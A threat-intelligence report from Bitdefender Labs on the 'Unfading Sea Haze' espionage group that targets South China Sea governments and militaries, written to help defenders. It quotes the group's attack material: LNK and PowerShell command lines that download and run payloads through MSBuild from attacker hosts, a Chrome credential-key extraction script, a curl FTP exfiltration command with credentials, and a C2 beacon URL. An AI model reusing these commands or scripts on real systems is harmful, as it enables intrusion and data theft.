Deep Dive Into Unfading Sea Haze: A New Threat Actor in the South China Sea

By Martin Zugec

Archived: 2026-04-05 21:31:16 UTC

In a recent investigation by Bitdefender Labs, a series of cyberattacks targeting high-level organizations in South China Sea countries revealed a previously unknown threat actor. We've designated this group "**Unfading Sea Haze**" based on their persistence and focus on the region. The targets and nature of the attacks suggest alignment with Chinese interests.

This wasn't just about uncovering the present activities of Unfading Sea Haze. It was a journey through time, a digital archaeology of sorts. Our investigation, spanning at least eight victims – primarily military and government targets – stretched back to 2018. We documented Unfading Sea Haze's current tactics, techniques, and procedures (TTPs), but also the tools they developed in the past.

Analyzing multiple generations of their tools was like exploring a museum exposition of cyberespionage relics. We found multiple iterations based on the well-known Gh0st RAT framework, alongside various .NET payloads.

But the investigation revealed a troubling trend beyond the historical context. Notably, the attackers repeatedly regained access to compromised systems. This exploitation highlights a critical vulnerability: poor credential hygiene and inadequate patching practices on exposed devices and web services.

The extended period of Unfading Sea Haze's invisibility, exceeding five years for a likely nation-state actor, is particularly concerning. Despite extensive cross-referencing of artifacts and scouring public reports, we haven't found any traces of their previous activities. This research aims to raise awareness of the ongoing threat posed by Unfading Sea Haze and the importance of robust cybersecurity practices. By sharing our findings, we want to help the security community with the knowledge to detect and disrupt their espionage efforts.

This summary provides a high-level overview of the Unfading Sea Haze threat actor's tactics and the evolving nature of their malware arsenal. For a deeper dive, including a detailed analysis of the Gh0st RAT family and other malware samples, please refer to the full research paper by Bitdefender Labs.

Attribution

Pinpointing the exact culprit behind a cyberattack can be a complex task, and attributing the attacks we investigated to Unfading Sea Haze was no exception. Here's TL; DR version of our research:

- **No Match with a Previous Activity**: Our investigation yielded no clear connection to any previously identified threat actor. This lack of a known signature led us to designate this group as "Unfading Sea Haze".
- **Geopolitical Targeting**: The focus of Unfading Sea Haze's attacks – government and military organizations in South China Sea countries – suggests alignment with Chinese interests.
- **Tool Sharing Among Neighbors**: The use of various Gh0st RAT variants, a tool popular with Chinese actors, hints at a potential network for sharing these tools within the Chinese cyber ecosystem.

- **Technique Similarity**: One specific technique employed by Unfading Sea Haze – running JScript code through a tool called SharpJSHandler – resembled a feature found in the "funnyswitch" backdoor, which has been linked to APT41. Both involve loading .NET assemblies and executing JScript code. However, this was an isolated similarity. No other overlaps with APT41's known tools were identified. This single similarity could be another indication of shared coding practices within the Chinese cyber threat scene.

The lack of a definitive match and the presence of these suggestive clues paint a picture of a sophisticated threat actor with connections to the Chinese cyber ecosystem. However, more investigation and collaboration are needed to solidify this attribution.

Anatomy of an Attack

Understanding how these attacks unfolded wasn't straightforward. We didn’t want to focus just on the latest incident. Instead, we wanted to examine the Unfading Sea Haze threat actor's past activities and any traces they may have left behind. This broader investigation, while necessary, made things more complex.

Initial Compromise

Unfortunately, the initial method Unfading Sea Haze used to infiltrate victim systems remains unknown. This initial breach happened over six years ago, making forensic evidence scarce and difficult to recover.

However, we were able to identify at least one method of regaining access: spear-phishing emails with malicious archives. These archives contained LNK files disguised as regular documents. When clicked, these LNK files would execute malicious commands. We observed multiple spear-phishing attempts occurring in the three months of 2023 (March through May).

Here are some of the email attachment names used:


- SUMMARIZE SPECIAL ORDERS FOR PROMOTIONS CY2023
- Data
- Doc
- Startechup_fINAL

In each case, the LNK file was hidden inside a ZIP archive that shared the same name, for example Data.zip\Data.lnk.

A common tactic used by Unfading Sea Haze was to embed lengthy comments within the LNK file's command line. These comments were likely intended to evade detection. We've included a full list of command lines in the full research white paper, but here is an example of this technique:

"C:\\Windows\\System32\\cmd.exe" ;Learn English online and improve your skills through our high-quality courses and resources all designed for adult language learners. Everything you find here has been specially created by the British Council;/c tasklist|findstr /i "ekrn.exe"||curl -s -k 159.223.78[.]147/Recorded.log -o C:\\Users\\Public\\Libraries\\Recorded.log&TIMEOUT /T 10 /NOBREAK&C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\MSBuild C:\\Users\\Public\\Libraries\\Recorded.log>nul&&echo Trump graduate

While comment section and filenames could differentiate, the logic was always the same. Let's break it down step by step:



There is an interesting part where the code checks if a process named ekrn.exe is running (step 3), a process commonly associated with ESET Kernel Service. But this check is followed by a logical OR operator (||) and the execution continues only if this process is NOT detected. This suggests that this is either a defense evasion technique, or threat actors named their own process ekrn.exe, and skip deploying their malware if they find a machine was already compromised.

We were able to download the malicious payload (MD5: 79da81e35600e3d9ec793537d04920c8) from one of the identified URLs. Further analysis of the assembly confirmed it's a backdoor program we named **SerialPktdoor**.

In March 2024, new archive files for initial access were observed. These archives were mimicking the installation process of Microsoft Defender or exploiting current US political issues. List of archive names follows:

- install microsoft defender web protection
- start windowsdefender
- Wlndovvs Deffender User Guide Document
- barack obama's tenure as the 44th president of the united states
- Presidency of Barack Obama
- Assange_Labeled_an_'Enemy'_of_the_US_in_Secret_Pentagon_Documents102


These LNK files execute a PowerShell command line similar to the one bellow (or the base64 encoded version of it):

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w Hidden -c \"net use http://loadviber.webredirect[.]org;Start-Process -WindowStyle Hidden -WorkingDirectory \\154.90.34[.]83\exchange\info C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe

This is a clever example of a fileless attack that exploits a legitimate tool: MSBuild.exe. MSBuild, short for Microsoft Build Engine, is a powerful tool for automating the software build process on Windows. MSBuild reads a project file, which specifies the location of all source code components, the order of assembly, and any necessary build tools. MSBuild supports various programming languages like C#, C++, and even web development projects. It's a core component behind popular development environments like Visual Studio.

When launching MSBuild, you typically specify a project file as a command-line argument. This project file provides instructions on how to build the software. If the project file isn't specified on the command line, MSBuild tries to search for a project file within the current working directory by default. If a project file is located, MSBuild will attempt to execute the instructions within that file. Here's the key point: this execution happens entirely in memory without ever writing the contents of the project file to disk.

In this attack, the criminals start a new MSBuild process with a twist: they specify a working directory located on a remote SMB server (like \154.90.34.83\exchange\info in the above example). By setting the working directory to a remote location, MSBuild will search for a project file on that remote server. If a project file is found, MSBuild will execute the code it contains entirely in memory, leaving no traces on the victim's machine.



Another example showcases a more intricate and obfuscated version of the same technique.

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" ;\"Joseph Robinette Biden Jr. (/'ba?d?n/ (listen) BY-d?n; born 20 November 1942) is an American politician who is the 46th and current president of the United States. A member of the Democratic Party, he previously served as the 47th vice president from 2009 to 2017 under President Barack Obama, and represented Delaware in the United States Senate from 1973 to 2009.\";$O=$env:tmp;$X=\"(U)_Summary_Complaint_Report.lnk\";$Q="gci $O -r -ea 0|?{$_.Name -like $X -and $_.Length -eq 205518}|sort LastWriteTime -desc";if($Q.Count -gt 0){$X=$Q[0].FullName;};$Y=[System.IO.File];$K=$Y::ReadALlBytes($X);$Z=$O+\"\(U)_Summary_Complaint_Report.jpg\";$Y::WriteAllBytes($Z,$K[3616..202733]);if(test-path $Z){&$Z;};$Z=$O+\"\New_Text_Document_jpg_012.log\";$Y::WriteAllBytes($Z,$K[202734..205517]);c:\w**t*4\v4**d.*e "$Z";

Here's a breakdown of this script block:

- The script starts with a seemingly irrelevant comment about Joseph R. Biden Jr. This is likely an attempt to distract from the actual malicious code.
- The PowerShell code extracts a hidden file from another seemingly harmless file. It accomplishes this by searching for a specific file named (U)_Summary_Complaint_Report.lnk, extracting a portion of the bytes from that file and saving it as a new file named log
- The last line uses complex patterns with wildcards (c:\w**t*4\v4**d.*e) to represent the path to exe. It then passes the newly created file (New_Text_Document_jpg_012.log) as a parameter ($Z) to MSBuild.

On one of the compromised machines, we also found evidence that malicious tools were using Apache httpd.exe, suggesting that the attackers might have exploited vulnerabilities in web server software to gain access to systems.


Persistence

The attackers seem to favor scheduled tasks as a way to establish persistence. Here's what's interesting: scheduled task names mimic legitimate Windows files but are combined with DLL sideloading to execute a malicious payload. For

example, a task named \microsoft\windows\clipsetup\clipsvc runs the harmless clipsvc.exe program (renamed mspaint.exe), which in turns loads a malicious library (DLL file).

This tactic demonstrates how attackers exploited legitimate software. They identified common programs on victim machines, like the genuine mspaint.exe located in c:\\Windows\\WinSxS\\amd64_microsoft-windows-mspaint_31bf3856ad364e35_10.0.17763.1697_none_db927d8fc072840a. They then copied this executable and renamed it to ServerManager.exe. The key here is the new location. Attackers placed this renamed copy in a directory c:\\ProgramData\\Microsoft\\ServerManager\\Events\\. Alongside this executable, they placed a malicious DLL file (msftedit.dll) in the same directory.

When the program runs from its unfamiliar location, it searches for DLLs in its current directory. By placing the malicious DLL next to the program, the legitimate software gets tricked into loading the attacker's malicious code instead of the intended Microsoft DLL.



In another example of creative application of DLL sideloading, attackers targeted the service with the display name "Windows Perception Simulation Service" (service name perceptionsimulation). This service typically launches a legitimate library named %SYSTEM%\hid.dll located in the system directory. However, the attackers exploited this process by adding their own malicious library hid.dll to folder %SYSTEM%\perceptionsimulation. This malicious DLL would be loaded by the genuine service executable before the legitimate DLL library.

We discovered a tool named servicemove64.exe that appears to enable the remote deployment of the attack. This tool takes a hostname as a parameter, writes the malicious hid.dll file on the targeted remote system, and remotely start the "perceptionsimulation" service, triggering the sideloading of the attacker's DLL.

It's important to note that the default startup type for this service is "Manual," meaning it wouldn't launch automatically on system startup. However, the existence of the servicemove64.exe tool suggests the attackers might have a method to initiate the service after gaining initial access.

We've written a tech explainer to explain DLL sideloading in more detail, in case you'd like to learn more about how it works.

Here is a list of other scheduled task names that we've collected:

- update
- brotherprtdrv
- microsoftupdate
- synchronizetime222
- microsoft\\windows\\wmiprvse

- microsoft\windows\devicesflow
- microsoft\\windows\\prod
- microsoft\\windows\\coint
- microsoft\\adobeupdate
- \\microsoft\\windows\\setwlansvc\\mscorsvw
- \\microsoft\\windows\\appxdeploymentclient\\proactivescan
- \\microsoft\\windows\\textservicesframework\\synchronizetime222
- \\microsoft\\windows\\clipsetup\\clipsvc
- \\microsoft\\windows\\connection\\netsync
- \\microsoft\\windows\\services\\servermanager

Beyond using scheduled tasks, the attacker employed another persistence technique: manipulating local Administrator accounts. This involved attempts to enable the disabled local Administrator account, followed by resetting its password.

In most cases, the attacker hides the newly enabled Administrator account from the login screen by setting a specific registry key (HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList). Interestingly, only two unique passwords were observed for the compromised Administrator accounts: "D0ueqw0A_63dJJ" and "UxxUtZBcM_x8gSb6IHWvp".

In a surprising move for a nation-state threat actor, Unfading Sea Haze has been incorporating Remote Monitoring and Management (RMM) tools into their arsenal. Since at least September 2022, they've been utilizing ITarian RMM to gain a foothold on victim networks. This use of a commercially available RMM tool marks a significant deviation from the typical tactics employed by nation-state actors.

We also found evidence suggesting the attacker may have established persistence on web servers, including both Windows IIS and Apache httpd. Potential methods include web shells or malicious modules designed for these web server platforms (IIS modules and httpd modules). However, despite collecting various forensic artifacts, we couldn't definitively determine the exact persistence mechanism due to a lack of crucial information.

Execution

The Unfading Sea Haze threat actor has created a sophisticated arsenal of custom malware and tools. This section provides a high-level overview of the most frequently used components observed during the investigation. For a deeper dive into the technical specifics of this malware, we recommend referring to the full research whitepaper.

For several years, dating back to at least 2018, the attackers primarily relied on three types of malicious agents: **SilentGh0st, TranslucentGh0st**, and three variants of the .NET agent **SharpJSHandler** supported by **Ps2dllLoader**. Starting in 2023, in an effort to evade detection, the attackers began deploying new malicious components. Ps2dllLoader has been replaced with a new mechanism that utilizes msbuild.exe and C# payloads stored on a remote SMB share. Fully featured Gh0stRat variations have been replaced with more modular (plugin-based) variants called **FluffyGh0st**, **InsidiousGh0st** (C++, C#, and Go versions) and **EtherealGh0st**.

Ps2dllLoader

This collection of malwares was combined with loader we named **Ps2dllLoader**, which was responsible for loading the .NET or PowerShell malicious code directly in memory (fileless attack). This functionality allows attackers to bypass

traditional security measures that might scan files for suspicious code. In 2024, we have discovered an updated version that includes AMSI and ETW patching to avoid detection.

- **Antimalware Scanning Interface (AMSI)** is a Windows feature that allows security software to scan code for malware before it is executed, which is especially useful for catching malicious PowerShell code. GravityZone supports AMSI's capabilities, but we also use proprietary command-line parser to enhance our detection coverage.
- **Event Tracing for Windows (ETW)** is another essential Windows feature. It functions like a system diary, allowing the operating system and other programs to log important events that occur. This information is valuable for security solutions like EDR and XDR. Attackers sometimes attempt to disable ETW as part of their strategy to bypass detection. To counter this tactic, GravityZone relies on a combination of user-mode and kernel-mode technologies to detect such tampering attempts.

It's worth noting a possible evolution in the attacker's methods. Ps2dllLoader appears to be taking a backseat to a different fileless attack technique. As detailed in the "Initial Compromise" section, they are increasingly turning to in-memory execution of .NET payloads leveraging MSBuild.exe and remote SMB shares.

SharpJSHandler

One of the payloads delivered by Ps2dllLoader is **SharpJSHandler**. It functions like a web shell alternative. This is even hinted at by the final payload's internal name - noiis.dll. Here, "No IIS" suggests the agent acts as an alternative to traditional ASP.NET web shells, but without requiring IIS server to be operational.


SharpJSHandler operates by listening for HTTP requests. Upon receiving a request, it executes the encoded JavaScript code using the Microsoft.JScript library.

Our investigation also uncovered two additional variations that utilize cloud storage services for communication instead of direct HTTP requests. We have found variations for DropBox and for OneDrive. In this case, SharpJSHandler retrieves the payload periodically from a DropBox/OneDrive account, executes it, and uploads the resulting output back to the same location.

These cloud-based communication methods present a potential challenge for detection as they avoid traditional web shell communication channels.

Gh0st Army


Our investigation uncovered three primary strains within the Gh0st RAT family, each showcasing a distinct development path.



The evolution and different variations of the Gh0st RAT used by Unfading Sea Haze.

- **Monolithic Versions (SilentGh0st and InsidiousGh0st):**
  - The initial versions came packed with features, including numerous commands and modules. This very complexity and heavy footprint made them easier targets for security solutions.
  - SilentGh0st, the oldest variant, later evolved into InsidiousGh0st. This evolution involved streamlining functionality, particularly where redundancy existed across modules.
  - Interestingly, the language used for development shifted over time. InsidiousGh0st was initially written in C++, then upgraded to C# for features like SOCKS5 and TCP proxy support, and PowerShell improvements. Finally, a Go version emerged, introducing QUIC protocol support (prior versions relied solely on TLS over TCP and unencrypted TCP).
- **Modular Versions (TranslucentGh0st, EtherealGh0st, and FluffyGh0st):**
  - These more recent strains embrace a much more modular approach, emphasizing dynamic plugins and a lighter overall footprint.

As we analyzed artifacts from various time periods, another trend emerged: a preference for dynamic behavior by the attackers. Usernames and passwords transitioned from static values to a more dynamic approach, utilizing random generation. The malware also diversified its C2 infrastructure, employing multiple servers instead of relying on a limited few.



An approximate timeline of Gh0st variations deployment.

There have been additional tools like **SerialPktdoor**, **Stubbedoor**, and **SharpZulip.** These are described only in the full research whitepaper.

Data Collection

Our analysis of collected artifacts strongly suggests the primary objective of these attacks is espionage. The attackers employed a combination of custom and off-the-shelf tools to gather sensitive data from victim machines.

xkeylog Keylogger: This custom-made keylogger, named for its frequent export filename, captures keystrokes on compromised systems. We encountered it in various forms, including DLL files and shellcode payloads. The attackers strategically placed xkeylog DLLs in common locations like c:\windows\setup\cert.dll and c:\windows\cursors\curs.cur. These DLLs were likely loaded using the legitimate tool "regsvr32.exe". Shellcodes containing xkeylog were executed through various means, including the perceptionsimulation service described in the previous section.

Browser Data Stealer: This custom tool collects browsing data from compromised machines. The loader used to execute the browser stealer is also interesting, as we've observed this same loader used to deploy at least one other tool – a network scanner that remains active in the attacker's current operations. Once loaded in memory and executed, the browser stealer can be customized using command-line arguments. These arguments control the specific actions it takes:

the stealer parses internal browser database files to extract valuable information, such as cookies. Our analysis revealed it supports a range of browsers:

- Google Chrome
- Firefox
- Microsoft Edge
- Internet Explorer

In March 2024, we observed a new tool added to the attacker's arsenal: a PowerShell script embedded within Ps2dllLoader samples. This script targets Chrome browser data, parsing internal files to extract sensitive information. It appears the attackers haven't limited themselves to Chrome, as a similar script targeting the Edge browser has also been identified.

```
Add-Type -AssemblyName System.Security
$path = "C:\Users\<redacted>\AppData\Local\Google\Chrome\User Data\Local State"
$pathver = "C:\Users\<redacted>\AppData\Local\Google\Chrome\User Data\Last Version"
$regex = """encrypted_key"":""(.*?)"""
$enckey = select-string -Path $path -Pattern $regex -AllMatches | % { $_.Matches } | % { $_.Value }
Foreach ($key in $enckey) {
    $strkey= $key.SubString(17,$key.Length-18)
    $bytes = [System.Convert]::FromBase64String($strkey)
    $enc  = [byte[]]::new($bytes.Length-5)
    [System.Array]::Copy($bytes,5,$enc, 0, $bytes.Length-5)
    $dec = [Security.Cryptography.ProtectedData]::Unprotect($enc, $null,  [Security.Cryptography.DataProtectionScope]::LocalMachine)
    $basestr =[System.Convert]::ToBase64String($dec)
    $basestr  |out-file C:\programData\aa.txt
}
 Get-Content -Path $pathver |out-file C:\programData\bb.txt
```

Script for extracting encrypted data from Google Chrome

USB and Windows Portable Devices (WPD) Monitor: This custom tool monitors presence of portable devices. The monitoring tool was found at C:\Users\<User>\AppData\Roaming\mscorsvc.dll and is loaded via DLL sideloading. Once loaded, the tool checks for portable devices every 10 seconds. If a WPD or USB is mounted, it gathers details about the device, and sends them using HTTP GET request to an attacker-controlled server at http://139.180.216[.]33/ico/error/?<computer name>%20<device manufacturer>%20<device model>%20<device friendly name>.

While these custom tools provided significant data collection capabilities, the attackers also employed manual techniques. We observed instances where they used the common compression tool rar.exe to archive data, specifying files of interest through command-line parameters. They specified file extensions (e.g., .docx, .pdf) and targeted only files modified after a specific date, ensuring they captured the latest data. Similar extraction commands were used to collect files from remote systems using net use. The resulting archive was password-protected, ready for extraction.

The attackers also specifically targeted data from messaging applications like Telegram and Viber. To ensure they could access these app's files, they first terminated the running processes (telegram.exe and viber.exe) before using rar.exe to archive the application data.

This blend of custom and off-the-shelf tools, along with manual data extraction, paints a picture of a targeted espionage campaign focused on acquiring sensitive information from compromised systems.

Data Exfiltration

After an extensive analysis of the artefacts collected during the investigation, we concluded that the exfiltration process between March1st, 2018 until January 20th, 2022, was performed using a custom tool we've named **DustyExfilTool**.

This command line tool simplifies data exfiltration: it takes a file path, server IP address, and port as input, and transmits the file to the specified server using TLS over TCP for secure communication.

Starting in January 2022, the attackers switched their exfiltration strategy. They abandoned DustyExfilTool in favor of the curl utility and FTP protocol. The initial curl command for exfiltration utilized hardcoded credentials admin:EH3FqtECXv152 as seen in the following example:

curl -C - ftp://139.180.221[.]55:80/ -u admin:EH3FqtECXv152 -T c:\\windows\\addins\\fs.tmp\

However, since 2023, a more dynamic approach has been observed. The username and password for the FTP server are now changed more frequently, and both credentials appear to be randomly generated. This shift suggests the attackers are attempting to improve their operational security by employing less predictable credentials.

Conclusion and recommendations

The Unfading Sea Haze threat actor group has demonstrated a sophisticated approach to cyberattacks. Their custom malware arsenal, including the Gh0st RAT family and Ps2dllLoader, showcases a focus on flexibility and evasion techniques. The observed shift towards modularity, dynamic elements, and in-memory execution highlights their efforts to bypass traditional security measures. Attackers are constantly adapting their tactics, necessitating a layered security approach.

Here are some recommendations to mitigate the risks posed by the Unfading Sea Haze threat actor and similar groups:

- **Vulnerability Management**: Start with prevention - companies must prioritize patch management to swiftly identify and address critical vulnerabilities. Implementing robust processes for patch deployment can significantly reduce the attack surface and mitigate the risk of exploitation. Prioritize addressing vulnerabilities with high CVSS scores, particularly for servers exposed to the internet that can lead to remote code execution.
- **Strong Authentication**: Start with enforcing strong password policies that require complex characters and regular changes. Avoid password reuse across accounts. For an extra layer of protection, enable Multi-Factor Authentication (MFA) whenever possible. MFA significantly reduces the risk of unauthorized access even if your password is compromised. To future-proof your security posture, consider exploring passwordless authentication options compliant with the FIDO2 standard.
- **Proper Network Segmentation**: Implementing proper network segmentation and adopting a zero trust networking model are crucial steps in enhancing security posture. By segmenting the network into smaller, more manageable zones and enforcing strict access controls based on the principle of least privilege, organizations can limit the lateral movement of threat actors and minimize the potential impact of a breach.
- **Multilayered Defense**: Adopting a multilayered security approach is essential. Organizations should invest in a diverse range of security controls, including network segmentation and endpoint protection to create overlapping layers of defense against cyber threats.
- **Network Traffic Monitoring**: Maintain network traffic monitoring to identify unusual communication patterns that might indicate remote code execution or cloud storage interactions employed by malware. Additionally, web filtering solutions can help block access to malicious websites that might be used for malware distribution.
- **Effective Logging**: Ensure logging is enabled, functional, and provides sufficient information and historical data for effective support when needed. Robust logging mechanisms can aid in post-incident analysis, forensic investigations, and monitoring for suspicious activities. Regularly review and update logging configurations to capture relevant security events and maintain visibility across the environment.

- **Detection and Response**: Despite your best efforts, it is still possible that modern threat actors will make it past your prevention and protection controls. This is where your detection and response capabilities come into play. Whether you get these capabilities as-a-product (EDR/XDR) or as-a-service (MDR), the purpose is to minimize the time when threat actors remain undetected. Bitdefender MDR team conducts a proactive search through an environment to hunt malicious, suspicious, or risky activities that have evaded detection by existing tools.
- **Collaboration and Information Sharing**: Foster collaboration within the cybersecurity community to share threat intelligence and best practices. By participating in information-sharing initiatives and collaborating with industry peers, organizations can gain valuable insights into emerging threats and enhance their cyber resilience.
- **Advanced Threat Intelligence**: The right threat intelligence solutions can provide critical insights about attacks. Bitdefender IntelliZone is an easy-to-use solution that consolidates all the knowledge we've gathered regarding cyber threats and the associated threat actors into a single pane of glass for the security analysts, including access to Bitdefender's next-generation malware analysis service. If you already have an IntelliZone account you can find additional structured information under Threat ID BDx8y3ujm3X.

This summary provides a high-level overview of the Unfading Sea Haze threat actor's tactics and the evolving nature of their malware arsenal. For a deeper dive, including a detailed analysis of the Gh0st RAT family and other malware samples, please refer to the full research paper by Bitdefender Labs.

Indicators of Compromise

Hashes

MD5	Malware Family
cb95ad8fad82eac1c553cd2d7470100b	Ps2dllLoader
19dbf2d82f6f95a73f1529636e775295	SilentGh0st
1ce17f0e2a000a889b3f81e80b95f19f	DustyExfilTool
e7433f8a0943a6025d43473990ec8068	TranslucentGh0st
6a0933d08d8d27165f72c53df8f1bf04	DustyExfilTool
1dbcd8d2f5718fa7654f8b5f34b88d43	Loader that uses xyz123xyz for AES decryption
ac7b8524098cbb423619706ff617b6a6	Network Scanner
95701a74b6b3de68fc375cd08ae8d2c2	SilentGh0st
2e4055e16c1a9274caa182223977eda1	SilentGh0st
7e10d7dd09f5ee2010990701db042f11	WPD USB monitor tool
a5af41fda8ef570fda96c64a932d4247	FluffyGh0st
1e55bda0b7eb0aea78577a21f51e8f5c	Ps2dllLoader
5421e3cef32e534fa74a26df1c753700	SharpJSHandler, OneDrive variant

b3dc2dcb0f2a5661aed1f4e6d9e88bc6	Ps2dllLoader
4d99127e4b1d27a56f7c4b198739176b	.Net loader used by Ps2dllLoader
5bd1eb1166da401c470af2b9e204b2d1	.Net loader used by Ps2dllLoader
2c45c1c35c703bb923b558343f00ea34	Ps2dllLoader
70773eb54234c486c46048ade57db45b	Stubbedoor
69310040e872806cb2b00d3addb321a7	Ps2dllLoader
35623ba9f8fcbcf0fce96aa2465b0b66	SharpJSHandler
828faccaaf8e70be1c32ae5588d3df12	Ps2dllLoader
4ec62fdd3d02bc9b81a8c78910b8463a	Ps2dllLoader
cff31de1b28f6b00d13d15c2be08a982	SharpJSHandler DropBox variant
7ff8a134c1ee44c915339a74e4a2d3ca	Ps2dllLoader
e3fb4c2d591a440cfe6419f5a9825e8	Ps2dllLoader
0dd4603f7c3a80a2408e458fe58b2e60	InsidiousGh0st .NET variant
11c7f264184ed52df4a3836a623845c8	TranslucentGh0st
55a246ace9630b31c43964ebd551e5e2	FluffyGh0st
8c31532f73671995d7f3b6d5814ba726	Ps2dllLoader
5268206fb6c96f614f67cd5d686f42af	TranslucentGh0st
cf2f7331a04bb9cd47b58a5c80d4c242	EtherealGh0st
3d87f0bd243cff931bb463fce1d115e3	EtherealGh0st
98de3eeda1adefec31d3e3f00079dd2d	EtherealGh0st
b04d9dba3bc922a33c1408d4fbf80678	Ps2dllLoader
35a307b73849a3d7a7cd603a0c4698f2	SerialPktdoor loader
3d879bc2fb28c5abbcd6e08b6e5dc762	InsidiousGh0st
7aba74bfbf5cb068fb52e8813c40f4cd	Xkeylog keylogger
510c36c9061778d166e23177a191df35	EtherealGh0st
b6cd3d88a6d6886718b6113147a99901	Malicious C# script
